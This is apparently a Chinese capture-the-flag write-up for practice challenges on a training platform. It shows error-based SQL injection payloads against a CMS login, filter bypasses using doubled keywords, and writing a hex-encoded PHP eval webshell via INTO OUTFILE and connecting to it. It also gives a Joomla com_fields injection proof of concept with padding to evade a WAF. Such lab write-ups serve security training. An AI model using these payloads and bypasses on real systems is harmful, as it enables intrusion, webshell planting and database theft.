尤里的复仇Ⅱ 回归【7题】

原创

F。N 嘿嘿 于 2021-10-23 21:05:35 发布 578 收藏 1

文章标签： 网络安全


本文链接：https://blog.csdn.net/feiniaotjx/article/details/120913312

尤里的复仇Ⅱ 回归【7题】

渗透第一步-信息收集 1

扫目录，但是要从files目录扫，（看了wp才知到）

`http://oovw8022.ia.aqlab.cn:8022/caidian/files/`




渗透第一步-信息收集 2


这个cms在网上搜了，没有找到，应该是迷惑我们的

看使用说明得知是`海熊cms`

ID	地址	HTTP响应
1	http://oovw8022.ia.aqlab.cn:8022/caidian/install/	200
2	http://oovw8022.ia.aqlab.cn:8022/caidian/files/	200
3	http://oovw8022.ia.aqlab.cn:8022/caidian/robots.txt	200
4	http://oovw8022.ia.aqlab.cn:8022/caidian/使用说明.txt	200




查询到了cms，就可以在网上找payload了（也可以自己测试）




修改错误：You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

回显错误原因，尝试使用报错注入，成功




修改错误：XPATH syntax error: '~caidian~'

查到flag表




修改错误：XPATH syntax error: '~flag~'

查到flag表里的字段flag



修改错误：XPATH syntax error: '~flag~'

查字段内容,得到flag




修改错误：XPATH syntax error: '~flag_{oh!congratulations!}~'


基础环境搭建


sqlmap尝鲜题

也可以使用sqlmap，得到数据库




得表






得字段




得flag





sql-注入绕过防护getshell

存在sql注入




判断字段，为5





根据回显可看出过滤了union,select等相关语句，测试后，union需替换成`un+union+ion`，select可替换成`seselectlect`



因为执行了sql语句后没有回显出内容，现在又两个方向，一个是报错注入，还有一个就是利用`into outfile`写入一句话木马。

。

我先利用sql传入一句话木马（木马的<>也会被过滤，需要16进制编码，开头要加0x），语句被过滤了，尝试绕过

```
gmijsbdmmse52bqabjfeeagr97
Upgrade-Insecure-Requests: 1

user=123' +un+union+ion+seselectlect+1, 2, 3, 4, <?php
@eval($_POST[cmd]);?>+into+outfile+' /bees/admin/1.php' --+&password=456&code=ec53&submit=true&submit.x=67&submit.y=16
```


将into替换成`in+ into`，
将outfile替换成`ououtfiletfile`，
更改路径(路径一般会有www,可依次尝试，或用burp去爆破)
写入成功

```
Connection: close
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: BkGOp95780_think_template=default; UM_distinctid=
17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d; CNZZDATA1257137=
cnzz_eid%3D1258066512-1634863476-%26ntime%3D1634887718; PHPSESSID=
gmijsbdmmse52bqabjfeeagr97
Upgrade-Insecure-Requests: 1

user=
4879456123' +un+union+ion+seselectlect+1, 2, 3, 4, 0x3c3f70687020406576616c28245f504f53545b
3132335d293b3f3e+
in+into+ououtfiletfile+' D:/phpStudy/www/3.php' --+&password=546&code=a189&submit=true&submit.x=37&submit.y=22
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional/
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; cha
    <title>
      操作信息
    </title>
    <link rel="stylesheet" type="text/css" href="template/
    <script type="text/javascript" src="template/images/jq
    </script>
    <script type="text/javascript">
      var $time=0;
      var $totaltime=5;
      $is_time=$totaltime;
      function time_go(){
        $is_time=$is_time-1;
        $time=$time+1;
```


连接shell

1 2 3 4

PHP Version 5.4.45

System	Windows NT GONGKAIK-D45FB6 5.2 build 3790 (Windows Server 2003 R2 Enterprise Edition Service Pack 2) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler

查看器 HackBar 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 控制台 应用程序

Load URL http://rhiq8003.ia.aqlab.cn/3.php

Split URL

Execute

Post data Referer User Agent Cookies Add Header Clear All

123=phpinfo();

用菜刀连接，得到flag

```
载入 D:\phpStudy\WWW\BEES\flag.txt
flag_{axdeDaf}
```

再尝试报错注入

```
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: BkGOp95780_think_template=default; UM_distinctid=
17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d; CNZZDATA1257137=
cnzz_eid%3D1258066512-1634863476-%26ntime%3D1634887718; PHPSESSID=
gmijsbdmmse52bqabjfeeagr97
```

```
ual that corresponds to your MySQL server version for the right syntax to use near '
from bees_admin where admin_name='sada' updatexml(1,concat(0x7e,( database()),0x7e),1
```

```
Upgrade-Insecure-Requests: 1

user=sada' and updatexml(1,concat(0x7e,(select
database()),0x7e),1)&password=5655%2B&code=3198&submit=true&submit.x=0&submit.y=0
```

```
返回</a>
```


得到数据库，之后查表，字段，字段内容，这里就不展示了

```
Connection: close
Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
Cookie: BkG0p95780_think_template=default; UM_distinctid=
17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d; CNZZDATA1257137=
cnzz_eid%3D1258066512-1634863476-%26ntime%3D1634887718; PHPSESSID=
gmijsbdmmse52bqabjfeeagr97
Upgrade-Insecure-Requests: 1

user=564' an and d updatexml(1,concat(0x7e,(seselectlect
database()),0x7e),1)--+&password=479&code=19e9&submit=true&submit.x=0&submit.y=0
```

```
<div style="font-size:12px;">
  <p>
    操作数据库失败XPATH syntax error: '`bees`'<br>
    sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin v
  </p>
  <p id="time_url">
    <a href="javascript:history.go(-1);" style="text-decration:none">返回</a>
  </div>
```


awd攻防靶场-fuzz乱拳打死老师傅

本题的意思是好像可能是收集信息爆破，不过我毫无头绪，只好从渗透开始

先识别cms，为Joomla cms


之后在网上寻找此cms的漏洞，不过识别出此cms的版本

如何查看joomla的版本 - 百度知道

4个回答 - 回答时间: 2019年10月31日

最佳答案: 查看网站是否存在/modules/mod_login/mod_login.xml 此文件中version字段的值就是版本。如下：extension type="module" version="2.5" client="site" method="upgr...

得到版本为3.1（还可以下载其源码，在源码上找到关于版本的页面）



该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<extension type="module" version="3.1" client="site" method="upgrade">
    <name>mod_login</name>
    <author>Joomla! Project</author>
    <creationDate>July 2006</creationDate>
  -<copyright>
      Copyright (C) 2005 - 2017 Open Source Matters. All rights reserved.
    </copyright>
  -<license>
      GNU General Public License version 2 or later; see LICENSE.txt
    </license>
```


之后开始找此cms的漏洞了,在网上找到适合此环境的漏洞，直接拿来用

从数据流层面分析下这个漏洞,网上流传的POC如下： /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0) 只从POC上可以看出list[fullordering]这个参数的值是经典的MYSQL报错语句，成功爆出了数据库用户信息，效果如图1所示：

被拦截了


您所提交的请求含有不合法的参数，已被网站管理员设置拦截！

url:	awd19-b22.aqlab.cn/index.php
user-agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
time:	2020-12-08 18:42:54


可以尝试数据填充，可能就检查不到敏感数据了


```
1111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111*/updatexml(1,concat(0x3e,user()),0)
```


可以开始查库了




查表，结果把`'`过滤了，尝试使用16进制，也不行



